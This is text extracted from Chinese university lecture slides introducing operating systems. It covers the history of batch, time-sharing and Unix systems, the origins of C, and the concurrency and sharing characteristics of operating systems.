
当CPU速度提高时，出现了人——机矛盾

机器速度	程序处理所需时间	人工操作时间	操作时间与机器有效运行时间之比
1万次/秒	1小时	3分钟	1： 20
60万次/秒	1分钟	3分钟	3： 1







联机批处理系统




脱机批处理系统




单道程序工作示例



多道程序工作示例



分时系统



分布式操作系统



云操作系统

操作系统发展历史




主流操作系统




国产操作系统



- 1965 年左右由 贝尔实验室，MIT，通用电气 合作的计划 —— 该计划要建立一套多用户、多任务、多层次的 MULTICS 操作系统
- 1969 年，**Ken Thompson**为了让一台空闲的电脑上能够运行“星际旅行（Space Travel）”游戏，用了 1 个月的时间，使用汇编写出了 UNIX 操作系统的原型
- 1970 年，**Ken Thompson**，以 **BCPL** (Basic Combined Programming Language) 语言为基础，设计出很简单且很接近硬件的 **B 语言**（取 BCPL 的首字母），并且他用 **B 语言**写了第一个 UNIX 操作系统
- 1971 年，**Dennis M. Ritchie** 加入了 **Thompson** 的开发项目，合作开发 UNIX，他的主要工作是改造 **B 语言**，因为 **B 语言** 的跨平台性较差
- 1972 年，**Dennis M. Ritchie** 在 **B 语言** 的基础上最终设计出了一种新的语言，他取了 **BCPL** 的第二个字母作为这种语言的名字，这就是 **C 语言**
- 1973 年初，**C 语言** 的主体完成，**Thompson** 和 **Ritchie** 迫不及待地开始用它完全重写了现在大名鼎鼎的 **Unix** 操作系统




Ken Thompson and Dennis Ritchie



星际旅行（Space Travel）


操作系统发展历史—Unix OS tree



Andrew S. Tanenbaum
Minix系统的作者



linus Torvalds
Linux系统的开创者



Steve Jobs
Apple 创始人

操作系统发展历史—The person who developed first OS



哈尔滨工业大学 (深圳)
HARBIN INSTITUTE OF TECHNOLOGY, SHENZHEN




QDOS

stands for

Quick and Dirty Operating System


The Person Who Developed First Operating System



Bill Gates Vs Gary Kildall



操作系统包含什么？




- 并发 (Concurrence) /并行——关键技术
- 共享 (Sharing)
- 异步性 (不确定性, Asynchronism)
- 虚拟 (Virtual) ——关键技术

■ 两个或多个事件在同一时间间隔内同时发生。

➤ 并行性：两个或多个事件在同一时刻同时发生

➤ 并发性：宏观上多个事件在同一时间段内同时运行，微观上多个事件交替执行。



并发特征是单处理机OS最重要的特征。

操作系统的特征（共享）


■ 是指系统中的资源可供内存中多个并发执行的进程共同使用。

➤ 互斥共享方式

- ✓ 在一段时间内只允许一个进程访问资源
- ✓ 临界资源（独占资源）
- ✓ 例如：打印机

➤ 同时访问方式

- ✓ 宏观上在一段时间内允许多个进程“同时”访问某些资源
- ✓ 微观上“轮流”（交替访问）
- ✓ 例如：处理机、内存、磁盘、可重入代码

